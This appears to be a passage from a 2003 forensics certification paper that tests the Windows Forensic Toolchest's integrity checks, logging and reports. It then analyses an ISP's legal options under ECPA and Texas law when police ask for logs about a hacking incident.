
```
|-----------------------------------|
| Windows Forensic Toolchest (WFT)  |
|       v1.0.01 (2003.08.25)        |
| Copyright (C) 2003 Monty McDougal |
|-----------------------------------|

Shell:  cmd.exe
Destination:  \\192.168.0.102\GCFA\wft_test\
Config File:  wft.cfg
Run Slow Apps:  FALSE
Run Disk Modifying Apps:  FALSE
Run Reports:  TRUE
Report Date/Time:  08/25/2003  07:10:22 (24h)

[START @ 07:10:43]

  07:10:43
  Verifying wft.exe...
    FAILED     (md5=A48B4C824F23477E410B8C1300CBDCF2)
    EXPECTING  (md5=8CC9E1BCD66C7B4C0AEB99B5D0E2EE34)
```

Another requirement that WFT enforces is the presence of a command shell in the current directory. Assuming WFT is being run from CD, it should ensure a trusted shell is used. At a minimum it protects the user from "accidentally" invoking WFT without a trusted shell. The error message received if a command shell is not present is shown below.



```
C:\WFT_CD>wft.exe
A trusted cmd.exe must be in the current directory

C:\WFT_CD>
```

Finally, WFT enforces that the user verify their shell before executing commands. In the capture below I replaced *cmd.exe* with *cmdnt.exe* so they did not match.


C:\WINNT\system32\CMD.EXE


```
C:\WFT_CD>wft.exe
|-----------------------------------|
| Windows Forensic Toolchest (WFT)  |
|       v1.0.01 (2003.08.25)        |
| Copyright (C) 2003 Monty McDougal |
|-----------------------------------|

Shell:  cmd.exe
Destination:
Config File:  wft.cfg
Run Slow Apps:  TRUE
Run Disk Modifying Apps:  TRUE
Run Reports:  TRUE
Report Date/Time:  08/25/2003  12:09:32 (24h)

[START @ 12:09:32]

  12:09:32
  Verifying wft.exe...
    FAILED     (md5=A48B4C824F23477E410B8C1300CBDCF2)
    EXPECTING  (md5=8CC9E1BCD66C7B4C0AEB99B5D0E2EE34)

  12:09:32
  Verifying cmd.exe...
    FAILED     (md5=7644AE3BCADAE89E7160E3AFF2E7D2BC)
    EXPECTING  (md5=8CC9E1BCD66C7B4C0AEB99B5D0E2EE34)

  12:09:32
  Verifying cmdnt.exe...
    FAILED     (md5=(null))
    EXPECTING  (md5=7644AE3BCADAE89E7160E3AFF2E7D2BC)

[START]

  12:09:32
  Verifying now.exe...
    OK  (md5=FA32FB39C1DDB58FE8D6D945754FF036)
You must successfully verify cmd.exe in config before executing commands

C:\WFT_CD>_
```

Criteria 5

The fifth criteria is that WFT should be able to produce output that is verifiable to the extent that it could be used in a court of law.


Windows Forensic Toolchest (WFT) was designed to be useful both for a security administrator and as a tool to be used in a court of law. One of the biggest issues involved in a court case is ensuring that you have an adequate record of all the actions that you have taken. It is also necessary to have the appropriate safeguards in place to ensure that the data being presented has not been altered.

WFT seeks to meet both of these requirements. One of the most important features of WFT is the fact that it logs every action it takes as part of running commands. This is done in painstaking detail as shown in the screen capture below. A complete textual log captured from this test is included as part of Appendix A.



```
Generating report...
  \\192.168.0.102\GCFA\wft_test\pclip.htm  (md5=626540A4C2F7F516ACA63F212D565513)

07:10:47
Verifying mem.exe...
  OK  (md5=86CBCF547AA3B128DB6DED40BC5EBDE0)

07:10:47
Running...
  mem.exe /d > \\192.168.0.102\GCFA\wft_test\mem.txt
  \\192.168.0.102\GCFA\wft_test\mem.txt  (md5=6869738BDBCDA4C49E1222561841B888)

07:10:56
Generating report...
  \\192.168.0.102\GCFA\wft_test\mem.htm  (md5=59569507C652B90E7D94CA9590AEA55D)

07:10:56
Verifying getopt.dll...
  OK  (md5=C7511457E04A556559FE4E52DBB75C2A)

07:10:56
Verifying msvcr70.dll...
  OK  (md5=9972A6ED4F2388DBFA8E0A96F6F3FDF1)

07:10:57
Verifying dd.exe...
  OK  (md5=1C576A691B0C9C8421B842457E167356)

07:10:57
Warning...
  dd.exe takes a long time to complete.  Please wait...
  -noslow option was used -- dd.exe is being skipped...

07:10:57
Verifying attrib.exe...
  OK  (md5=48CA5D21F3B4C7B5C4E40A79B1918F1D)

07:10:58
Warning...
  attrib.exe takes a long time to complete.  Please wait...
```

Another feature of WFT is the fact that it computes and logs the MD5 checksum of every file it touches as part of its execution. This is captured in the logs (as shown above), but it is also captured as part of each report as well. A report is shown in the following image.



PSINFO

Command md5=91E7E1EB47698CCD1874698F59345E28

psinfo.exe > \\192.168.0.102\GCFA\wft_test\psinfo.txt

Description


psinfo (http://www.sysinternals.com/ntw2k/freeware/pstools.shtml)

psinfo -- list information about a system

File psinfo.txt md5=996B7FDAB6CB1EA969815064B8E92753

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for NOBODY-XP...

System information for \\NOBODY-XP:
Uptime:                      0 days, 1 hour, 17 minutes, 7 seconds
Kernel version:              Microsoft Windows XP, Uniprocessor Free
Product type:                Professional
Product version:             5.1
Service pack:                0
Kernel build number:         2600
Registered organization:     Nobody, Inc.
Registered owner:            Nobody
Install date:                8/12/2003, 2:18:59 AM
Activation status:           Activated
IE version:                  6.0000
System root:                 C:\WINDOWS
Processors:                  1
Processor speed:             2.4 GHz
Processor type:              x86 Family 15 Model 2 Stepping 7, GenuineIntel
Physical memory:             512 MB
```

WFT also saves a copy of every tool's raw output in addition to the HTML reports it generates. It is not acceptable to modify the output of another tool if you are going to rely on that tool's output as evidence. A screen capture showing raw output from the above report is shown below.


C:\GCFA\wft_test\psinfo.txt - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Done
My Computer

```
PsInfo 1.34 - local and remote system information viewer
Copyright (C) 2001-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Querying information for NOBODY-XP...

System information for \\NOBODY-XP:
Uptime:                    0 days, 1 hour, 17 minutes, 7 seconds
Kernel version:            Microsoft Windows XP, Uniprocessor Free
Product type:              Professional
Product version:           5.1
Service pack:              0
Kernel build number:       2600
Registered organization:   Nobody, Inc.
Registered owner:          Nobody
Install date:              8/12/2003, 2:18:59 AM
Activation status:         Activated
IE version:                6.0000
System root:               C:\WINDOWS
Processors:                1
Processor speed:           2.4 GHz
Processor type:            x86 Family 15 Model 2 Stepping 7, GenuineIntel
Physical memory:           512 MB
```

Analysis

An investigator using Windows Forensic Toolchest (WFT) would need some level of knowledge to interpret the data produced by running it. If the configuration file is used properly, then WFT is self documenting to some degree as each HTML report produced will have the **Description** of the tool as part of it's output. Ultimately, the investigator needs to have a working knowledge of the tools that are being invoked via WFT to be able to interpret its output. WFT's primary benefit to the investigator is its ability to provide a scripted, automated response while promoting forensic integrity and detailed logging.

Presentation

Windows Forensic Toolchest (WFT) provides output in two data formats. Each of these serves a specific purpose as described below.

The first and more useful format is HTML output. Opening *the index.htm* file produced by WFT provides an easy to read and easy to navigate interface to the output of the various tools invoked via WFT. Each of the reports produced under WFT includes the MD5 checksum for the binary being run, the exact command line issued to generate the output, a description of the tool, and the output produced by the tool along with the MD5 checksum associated with the output.

The HTML reports are designed to be self-documenting via the text provided in the configuration file.

The second type of output produced by WFT is the raw text output from the tools. This format allows the viewer to see the output of the individual command exactly as it was produced. It is generally a bad idea to, in any way, manipulate data being used as evidence in a court of law. WFT seeks to preserve the original data while providing a user-friendlier HTML version for viewing. The MD5 checksums produced for each of the output files during collection provides a safeguard to ensure the output can be verified at a later date.

Conclusion

The goal of this validation of Windows Forensic Toolchest (WFT) was to prove that this tool could be used forensically to provide a scripted, automated incident response. I believe this goal has been achieved, as was demonstrated in the sections above.

One of the weaknesses of my analysis has been the fact that I have only been considering WFT in my analysis. Because WFT is actually shelling out and running other programs, the tools being used by WFT must be carefully chosen to ensure they maintain the same integrity of the system. In running these tests, it was apparent that that most of these tools provide a less than perfect forensic response capability. Many of these tools make more changes to the system than you would expect necessary.

It would be a worthwhile endeavor to thoroughly investigate each of the tools being used by WFT to ensure that all required files are present on the incident response CD. Unfortunately this was outside the scope of this paper, but I as the author, would be interested in anyone else’s analysis of these tools.

There are currently three limitations of WFT that I consider to be significant enough to be fixed in the next release. I expect these fixes will be incorporated prior to the publishing of this paper.

The first is a bug I discovered, during testing where WFT does not exit if *wft.exe* is not verified. This should be the case as it is just as severe as the missing or incorrect shell errors. I am going to also consider adding a requirement that all tools be verified before being executed.

A second limitation of the tool is how it handles logging of the MD5 checksum for the HTML log report. Obviously you can’t checksum a file and then write the checksum to it, so I left it out of the logs. In retrospect, I should have logged it to stdout with instructions to have the person running WFT record (or redirect) it to a secure location.

The third issue, which I consider to be the worst, is the use of *sprintf()* within the config file to perform command substitutions. There is the minor issue of buffer overflows and format string attacks, but I was largely ignoring it because I intended to have this tool run from a trusted CD which could not be compromised. The real problem is that it has proved somewhat inflexible in command expansion making it impossible to perform certain tasks effectively.

A real world example of this problem would be the desire to run a command on a file produced as part of a previous line and then write back the output to the same path. Basically you can't do things like run *strings.exe* on a file whose path was dynamically created.

For example consider this hypothetical input line:

```
E     foo.exe     MD5   %s > %s%s%s foo   FOO         Desc.
```

When *wft.exe* is run with the *–dst PATH* option, the command expands to:

```
cmd.exe /C foo.exe > PATH\foo.txt 2>&1
```

But now lets consider that we want to run *bar.exe* on the resultant file where *bar.exe* expects one argument *FOOFILE*:

```
E     bar.exe     MD5   %s FOOFILE > %s%s%s     bar   BAR         Desc.
```

The problem lies in the fact there is no way to make *FOOFILE* equal *PATH\foo.txt* when *PATH* was defined at run time.

I am going to have to get more creative in my command substitution strategy to overcome this limitation. Until then, users of this tool will have to live with this restriction. In theory, a batch file could be invoked within WFT and then be used to invoke the other two commands overcoming this limitation.

Additional Information

I recognize that the evaluation of a tool I wrote is not fully objective. I have made an effort to ensure the reader can follow my methodology and reasoning for my results. I would be happy to discuss anyone's criticisms of my evaluation.

Additionally, I welcome any suggested features or changes or additional tool recommendations. While I cannot promise to implement them all, I will make every effort to support anyone using this tool. I can be reached for questions or comments via the tool's website. Feedback from users of this tool would be greatly appreciated.

Part 3 – Legal Issues of Incident Handling

This part of the paper deals with a hypothetical incident provided as part of the GCFA certification. The systems in question are assumed to not be bannered or waiving any of the user's rights under the law. All actions taken are assumed to meet any corporate policy that would govern such actions. For the purposes of this discussion, it is also assumed that the Homeland Security Act of 2001 does not apply to the incident being discussed.

The information presented in this section is heavily based on the information as provided by the Richard Salgado's (U.S. Department of Justice -- Computer Crime Section) GCFA course material[31]. While I believe the information presented here is correct, it should be caveated by saying that I am not a lawyer and none of the views expressed here should be confused as legal advice. You would be well advised to seek appropriate legal council before engaging in the activities presented here.

Incident

You are the system administrator for an Internet Service Provider that provides Internet access to paying customers. You receive a telephone call from a law enforcement officer who informs you that an account on your system was used to hack into a government computer. He asks you to verify the activity by reviewing your logs and determine if your logs reflect whether or not the activity was initiated there or from another upstream provider. You review your logs and can only determine a valid user account logged in via a dialup account during the period of the suspicious activity.

NOTE: For the purposes of this scenario, assume you validated the identity of the law enforcement officer and this is not social engineering.

Local Laws (Texas)

We have also been asked to include any locally relevant laws that might be applicable to the situation in question. Texas computer crimes are primarily governed under Title 7, Offenses Against Property, Chapter 33, Computer Crimes[32] of the Texas Penile Code. Texas law is actually quite complicated, as each change requires an amendment to our state constitution (dating back to Texas independence from Mexico). Our constitution is largely considered to be unreadable after hundreds of years of amendments (as opposed to rewriting).

It would not appear that any of these laws would provide the ISP in question any more or less rights in dealing with law enforcement in this situation. It is quite possible that it might be easier for the law enforcement officers to pursue charges against the perpetrator using Texas law. It does not appear that it grants them any additional rights in collecting the information required to pursue such charges. Assuming the hacker is causing damage to the governmental system § 33.03 of the law (shown below) would be most applicable.

> *§ 33.03. Harmful Access*
>
> *(a) A person commits an offense if the person intentionally or knowingly and without authorization from the owner of the COMPUTER or a person authorized to license access to the COMPUTER:*
> *(1) damages, alters, or destroys a COMPUTER, COMPUTER program or software, COMPUTER system, data, or COMPUTER network;*
> *(2) causes a COMPUTER to interrupt or impair a government operation, public communication, public transportation, or public service providing water or gas;*
> *(3) uses a COMPUTER to:*
> *(A) tamper with government, medical, or educational records; or*
> *(B) receive or use records that were not intended for public dissemination to gain an advantage over business competitors;*
> *(4) obtains information from or introduces false information into a COMPUTER system to damage or enhance the data or credit records of a person;*
> *(5) causes a COMPUTER to remove, alter, erase, or copy a negotiable instrument; or*
> *(6) inserts or introduces a COMPUTER virus into a COMPUTER program, COMPUTER network, or COMPUTER system.*
> *(b) An offense under this section is a:*
> *(1) felony of the second degree if the value of the loss or damage caused by the conduct is $20,000 or more;*
> *(2) felony of the third degree if the value of the loss or damage caused by the conduct is $750 or more but less than $20,000; or*
> *(3) Class A misdemeanor if the value of the loss or damage caused by the conduct is $200 or more but less than $750.*

In the case of **Question E** below, the ISP would also be able to pursue charges against the individual under Texas computer crime laws for § 33.02 Breach of Computer Security in illegally accessing their system. This law could also be applied to the government system, but it is more likely they would prefer to pursue charges under federal law.

> *§ 33.02. Breach of COMPUTER Security*
>
> *(a) A person commits an offense if the person:*
> *(1) uses a COMPUTER without the effective consent of the owner of the COMPUTER or a person authorized to license access to the COMPUTER and the actor knows that there exists a COMPUTER security system intended to prevent him from making that use of the COMPUTER; or*

(2) gains access to data stored or maintained by a COMPUTER without the effective consent of the owner or licensee of the data and the actor knows that there exists a COMPUTER security system intended to prevent him from gaining access to that data.
(b) A person commits an offense if the person intentionally or knowingly gives a password, identifying code, personal identification number, debit card number, bank account number, or other confidential information about a COMPUTER security system to another person without the effective consent of the person employing the COMPUTER security system to restrict the use of a COMPUTER or to restrict access to data stored or maintained by a COMPUTER.
(c) An offense under this section is a Class A misdemeanor.

I am answering the questions below assuming that law enforcement and the ISP have agreed that the ISP will not be pursuing charges on the individual, but is rather allowing the larger crime of hacking into a governmental computer to proceed through law enforcement. It is also assumed that the charges will be pursued federally, rather than at the state level.

Questions

A. What, if any, information can you provide to the law enforcement officer over the phone during the initial contact?

Because this incident involves an Internet Service Provider (ISP), the Electronic Communications Privacy Act (ECPA) 18 U.S.C. § 2701-12 would apply because it creates statutory privacy rights for customers and subscribers of network service providers. The fact that this is an ISP would mean that they offer services to the public and would be regulated under the provisions of "public provider" rules for disclosure of information.

The information the law enforcement officer is trying to obtain is non-content records showing activity that is occurring on the network. As such, it would be governed under the guidelines of the ECPA but more specifically 18 U.S.C § 2702(c). The ISP would only be able to disclose such records voluntarily under one of the following exceptions:

1. *with the lawful consent of the customer or subscriber; § 2702(c)(2),*
2. *as may be necessary incident to the rendition of the service or to the protection of the rights or property of the provider of that service; § 2702(c)(3),*
3. *to a government entity, if the provider reasonably believes that an emergency involving immediate danger of death or serious physical injury to any person justifies disclosure of the information; § 2702(c)(4), or*
4. *to any person other than a government entity; § 2702(c)(5)*

Under the details provided as part of the incident, it would not appear that any of the exceptions would apply. The first exception requires user consent. Because no information was provided stating otherwise, I can only assume there is no pre-existing consent in this case (which would apply for either a signed users agreement or online banners). The second exception would not apply in this case because there has been no indication that the suspected activity has in any way affected the ISP's systems (nor is the suspect using a service that was not being contracted for). The third exemption is not applicable given the information provided. The fourth exemption clearly does not apply, as this is a law enforcement officer.

The most proper action to take in the case on the part of the ISP would be to inform the law enforcement officer that we have logs governing the time and dates in question which show only valid user accounts logged in via local systems. As such, we cannot provide these logs to you under the guidelines of the Electronic Communications Privacy Act because no exceptions appear to exist to allow our disclosure of any information regarding the incident. I would suggest that the officer pursue the proper legal authorization to gain access to these records.

B. What must the law enforcement officer do to ensure you to preserve this evidence if there is a delay in obtaining any required legal authority?

The law enforcement officer needs to make a formal request to preserve any relevant information pending the issuance of legal process. Once this request was made we could act under "good faith" in preserving this information on their behalf. We should take special care to ensure this information is collected in a forensically sound manner and through a process that maintains chain of custody for the evidence.

C. What legal authority, if any, does the law enforcement officer need to provide to you in order for you to send him your logs?

Before the ISP would be allowed to release the requested information, it would need a court warrant or order, a grand jury subpoena, a legislative authorization, or a statutory authorization pertaining to the evidence being requested.

D. What other "investigative" activity are you permitted to conduct at this time?

Given the facts that have been presented in this incident, it would be difficult to legally justify any such "investigative" activity. Specifically, this user is still protected by a number of laws – most notably the Wiretap Act. We would only be able to take any action that would not be covered under one of its exemptions.

The only directly applicable exemption in this incident would appear to be the Provider Exception § 18 U.S.C 2511(2)(a)(i). Under this exception the ISP would be allowed to conduct "reasonable" monitoring:

1. *to protect the provider's "rights or property", or*
2. *when done in normal course of employment while engaged in any activity which is "necessary incident to the rendition of his service".*

The first exemption would seem not to apply in this case because the incident does not include any details about any damage to the provider's systems. The second exemption would directly apply, but it is limited to actions that would be "reasonable" under what could be considered normal operations. I am not a lawyer, but it would seem to be unreasonable to stretch this into a targeted "investigation" of a user.

While I would not recommend launching an "investigation" given the facts presented, I would suggest that the ISP might consider enhancing their logging / auditing / IDS efforts as part of "normal" operations. If any information were discovered coincident to this activity, then the ISP would be able to take further action. At a minimum, if a legal authority later requests the information on the user there would be enhanced logging available. The ISP should also consider creating an acceptable use policy / banner program that would provide consent to further disclosure (unless they don't want to alert the user until after any criminal investigation occurs).

I would further suggest that consultation with appropriate legal council would be well advised before taking any action that would not be considered "necessary incident to the rendition of service".

E. How would your actions change if your logs disclosed a hacker gained unauthorized access to your system at some point, created an account for him/her to use, and used THAT account to hack into the government system?

If there were cause to support the belief that a hacker gained unauthorized access to the system and was using an account created during this access to hack the government computer, then the legalities would be entirely different due to "protecting the rights or property of the provider". The ISP would be able to share any non-content data under the provisions of 18 U.S.C. § 2702(c)(3) (see Question A number 2 above). Furthermore, they would be able to voluntarily disclose both content and non-content records to government under the following exceptions (specifically number 2):

1. *the disclosure was made with the consent of the "originator or an addressee or intended recipient of such communication"; § 2702(b)(3),*

2. *the disclosure "may be necessarily incident to the rendition of the service or to the protection of the rights or property of the provider of that service"; § 2702(b)(5),*
3. *the disclosure is made "to a law enforcement agency .. if the contents … were inadvertently obtained by the service provider … [and] appear to pertain to the commission of a crime"; § 2702(b)(6)(A),*
4. *the provider reasonably believes an emergency involving immediate danger of death or serious bodily injury requires disclosure without delay; § 2702(b)(6)(C),*
5. *the Child Protection and Sexual Predator Punishment Act of 1998, 42 U.S.C. § 13032, mandates the disclosure ; § 2702(b)(6)(B), or*
6. *the disclosure is made to the intended recipient of the communication, with the consent of the intended recipient, to a forwarding address, or pursuant to a court order; § 2702(b)(1)(1)-(4).*

If the ISP chooses to monitor the hacker's communications on the network real-time, they would now also be protected under the Provider Exception § 18 U.S.C 2511(2)(a)(i) of the Wiretap Act as protecting the provider's "rights and property". Information obtained in this manner would also be shareable with law enforcement.

